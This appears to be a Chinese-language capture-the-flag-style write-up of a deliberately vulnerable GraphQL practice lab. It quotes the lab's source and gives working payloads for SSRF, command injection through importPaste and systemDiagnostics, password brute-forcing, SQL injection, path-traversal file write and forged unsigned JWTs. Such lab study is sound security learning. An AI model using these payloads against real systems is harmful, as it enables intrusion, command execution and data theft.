
前言
一个 GraphQL 的漏洞靶场,搭建起来后访问 /solutions 可以直接查看漏洞与部分 wp
该靶场分为初学者难度与专家难度
参考:
https://mp.weixin.qq.com/s/WoHEC50u7KACLLafZL5tww
DDos
这个没啥意思,跳过了()
信息泄露
GraphQL 接口
GraphQL 具有一个集成开发环境 GraphiQL,它允许在用户友好的界面中构建查询
路径一般如下:
"/",
"/console"
"/graphql",
"/graphiql",
"/v1/graphql",
"/v2/graphql",
"/v3/graphql",
"/graphql/console",
"/v1/graphql/console",
"/v2/graphql/console",
"/v3/graphql/console",
"/v1/graphiql",
"/v2/graphiql",
"/v3/graphiql",
"/playground",
"/query",
"/explorer",
"/altair"
该靶场下的路径为 /graphiql

接口授权绕过
进行查询时需要带上 cookie graphiql:enable

自省
可以使用 __schema 字段自省查询来查询 GraphQL 的模式
靶场源码中的 Type 实现在 views.py 中
schema = graphene.Schema(query=Query, mutation=Mutations, subscription=Subscription, directives=[ShowNetworkDirective, SkipDirective, DeprecatedDirective])query {
__schema {
types {
name
}
}
}
GraphQL 根操作类型 (Root Types):
- Query: 查询的入口点。用于获取数据(例如获取特定的 Paste,搜索 Paste 等)。
- Mutations: 变更的入口点(注意这里用了复数 Mutations 而不是默认的 Mutation)。用于修改数据(增删改)。
- Subscription: 订阅的入口点。说明该 API 支持 WebSocket 实时通信,可能用于监听某个 Paste 的实时编辑状态或新评论。
核心业务实体 (Business Objects):
- PasteObject: 核心实体,代表一个文本/代码片段(Paste)。里面应该包含标题、内容、语法高亮类型等字段。
- UserObject: 用户实体。包含用户的基本信息。
- OwnerObject: 可能是 UserObject 的一个变体,或者指代某个 Paste 的所有者信息。
- AuditObject: 审计日志。说明系统会记录用户的操作(如谁在什么时间修改了哪个 Paste),具备一定的安全/合规追踪功能。
- SearchResult: 搜索结果包装类。说明系统支持对 Paste 进行搜索。
数据变更操作 (Mutation Actions/Payloads):
- 关于 Paste 的操作: CreatePaste(创建)、EditPaste(编辑)、DeletePaste(删除)。
- 扩展操作: UploadPaste(可能支持通过文件上传创建)、ImportPaste(可能支持从第三方 URL 导入内容)。
- 关于用户的操作: CreateUser(注册)、Login(登录)。
输入类型 (Input Types):
- UserInput: GraphQL 特有的输入对象(通常以 Input 结尾)。这说明在执行类似注册(CreateUser)或更新用户信息时,前端需要传入一个包含多个字段(如用户名、密码、邮箱)的结构化对象。
标量类型 (Scalars):
- 内置标量: ID, String, Boolean, Int。
- 自定义标量: DateTime。GraphQL 原生不支持日期时间格式,开发者自定义了这个标量来处理时间(如 Paste 的创建时间、过期时间等)。
系统内省保留类型 (Introspection Types): __Schema, __Type, __TypeKind, __Field, __InputValue, __EnumValue, __Directive, __DirectiveLocation。
query {
  __schema {
    queryType { name }
    mutationType { name }
    subscriptionType { name }
  }
}
使用 voyager 的内省查询 payload 导入 json 生成可视化文档


字段建议
GraphQL 具有字段和操作建议功能。例如,当开发者想要集成 GraphQL API 时,如果输入了错误的字段,GraphQL 会尝试建议附近类似的字段。
在不允许使用自省查询的情况下,可以用这个来获取字段

ImportPaste 中的漏洞
SSRF
mutation 中的 ImportPaste 实现代码如下
class ImportPaste(graphene.Mutation):
  result = graphene.String()

  class Arguments:
    host = graphene.String(required=True)
    port = graphene.Int(required=False)
    path = graphene.String(required=True)
    scheme = graphene.String(required=True)

  def mutate(self, info, host='pastebin.com', port=443, path='/', scheme="http"):
    url = security.strip_dangerous_characters(f"{scheme}://{host}:{port}{path}")
    cmd = helpers.run_cmd(f'curl --insecure {url}')

    owner = Owner.query.filter_by(name='DVGAUser').first()
    Paste.create_paste(
        title='Imported Paste from URL - {}'.format(helpers.generate_uuid()),
        content=cmd, public=False, burn=False,
        owner_id=owner.id, owner=owner, ip_addr=request.remote_addr,
        user_agent=request.headers.get('User-Agent', '')
    )

    Audit.create_audit_entry(info)

    return ImportPaste(result=cmd)
可以看到这里 scheme、http、port、path 均是可控的,我们可以直接调用 importPaste 进行 ssrf
payload:
mutation {
  importPaste(host:"localhost", port:57130, path:"/", scheme:"http") {
    result
  }
}
RCE
ImportPaste 中调用了 run_cmd 的实现:
url = security.strip_dangerous_characters(f"{scheme}://{host}:{port}{path}")
cmd = helpers.run_cmd(f'curl --insecure {url}')

def run_cmd(cmd):
  return os.popen(cmd).read()
上面我们知道 scheme、http、port、path 都是可控的,那么 url 可控,也就是说可以进行命令注入
mutation {
  importPaste(host:"localhost", port:80, path:"/ ; uname -a", scheme:"http"){
    result
  }
}
Query 中的漏洞
RCE
从上面的 run_cmd 反向查找调用的方法,这里找到 resolve_system_diagnostics
def resolve_system_diagnostics(self, info, username, password, cmd='whoami'):
  q = User.query.filter_by(username='admin').first()
  real_passw = q.password
  res, msg = security.check_creds(username, password, real_passw)
  Audit.create_audit_entry(info)
  if res:
    output = f'{cmd}: command not found'
    if security.allowed_cmds(cmd):
      output = helpers.run_cmd(cmd)
    return output
  return msg
此处需要传入 username、password 和 cmd,帐密需要为 admin 的才行
弱口令
因为查询没限制速率,所以可以直接爆破密码
# Brute Force attack with a list of passwords:
passwordlist = ['admin123', 'pass123', 'adminadmin', '123']

for password in passwordlist:
  resp = requests.post('http://host/graphql',
  json = {
    "query":"query {\n  systemDiagnostics(username:\"admin\", password:\"{}\", cmd:\"ls\")\n}".format(password),
    "variables":None
  })

  if not 'errors' in resp.text:
    print('Password is', password)
此处爆破出的密码是 changeme
然后看一下 allowed_cmds 方法
def allowed_cmds(cmd):
  if helpers.is_level_easy():
    return True
  elif helpers.is_level_hard():
    if cmd.startswith(('echo', 'ps' 'whoami', 'tail')):
      return True
  return False
由于我们目前是 level_easy 的模式,所以不需要绕过;如果是 level_hard 模式,只需要开头执行完要求的命令后用 ; 执行下一条命令即可绕过
query {
  systemDiagnostics(username:"admin", password:"changeme", cmd:"echo 1;whoami")
} 
Pastes 数据操作中的漏洞
SQL 注入
pastes 处使用 result.filter 进行查询
def resolve_pastes(self, info, public=False, limit=1000, filter=None):
  query = PasteObject.get_query(info)
  Audit.create_audit_entry(info)
  result = query.filter_by(public=public, burn=False)

  if filter:
    result = result.filter(text("title = '%s' or content = '%s'" % (filter, filter)))

  return result.order_by(Paste.id.desc()).limit(limit)
很明显这里的 filter 作为输入参数是我们可控的,那么存在 sql 注入
payload:
query {
  pastes(filter:"aaa ' or 1=1--") {
      content
      title
  }
}
此时查询的内容是
SELECT * FROM pastes  -- 假设表名是pastes,由SQLAlchemy自动生成查询
WHERE public = ? AND burn=0
AND (title = 'aaa 'or 1=1--' or content = 'aaa 'or 1=1--')
ORDER BY id DESC
LIMIT [limit_value];

-- SQLAlchemy 会将 public=public 处理为参数化查询 (?),但 text() 内部的内容由于是 Python 先拼接的字符串, 不会被参数化。
uploadPaste 中的漏洞
任意文件写入
class UploadPaste(graphene.Mutation):
  content = graphene.String()
  filename = graphene.String()

  class Arguments:
    content = graphene.String(required=True)
    filename = graphene.String(required=True)

  result = graphene.String()

  def mutate(self, info, filename, content):
    result = helpers.save_file(filename, content)
    owner = Owner.query.filter_by(name='DVGAUser').first()

    Paste.create_paste(
      title='Imported Paste from File - {}'.format(helpers.generate_uuid()),
      content=content, public=False, burn=False,
      owner_id=owner.id, owner=owner, ip_addr=request.remote_addr,
      user_agent=request.headers.get('User-Agent', '')
    )

    Audit.create_audit_entry(info)

    return UploadPaste(result=result)
很明显这里没有对文件参数做过滤,可以任意文件上传与目录遍历
mutation {
  uploadPaste(filename:"../../../../../tmp/file.txt", content:"hi"){
    result
  }
}
me 中的 JWT 授权绕过
观察 me 操作
def resolve_me(self, info, token):
  Audit.create_audit_entry(info)

  identity = get_identity(token)

  if info.context.json == None:
    raise GraphQLError("JSON payload was not found.")

  info.context.json['identity'] = identity

  query = UserObject.get_query(info)

  result = query.filter_by(username=identity).first()
  return result
查看 get_identity 方法
from jwt import decode

def get_identity(token):
  return decode(token, options={"verify_signature":False, "verify_exp":False}).get('identity')
没有签名验证意味着可以随便伪造 jwt
payload:
query {
  me(token: "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjoiYWNjZXNzIiwiaWF0IjoxNjU2ODE0OTQ4LCJuYmYiOjE2NTY4MTQ5NDgsImp0aSI6ImI5N2FmY2QwLTUzMjctNGFmNi04YTM3LTRlMjdjODY5MGE2YyIsImlkZW50aXR5IjoiYWRtaW4iLCJleHAiOjE2NTY4MjIxNDh9.-56ZQN9jikpuuhpjHjy3vLvdwbtySs0mbdaSq-9RVGg") {
    id
    username
    password
  }
}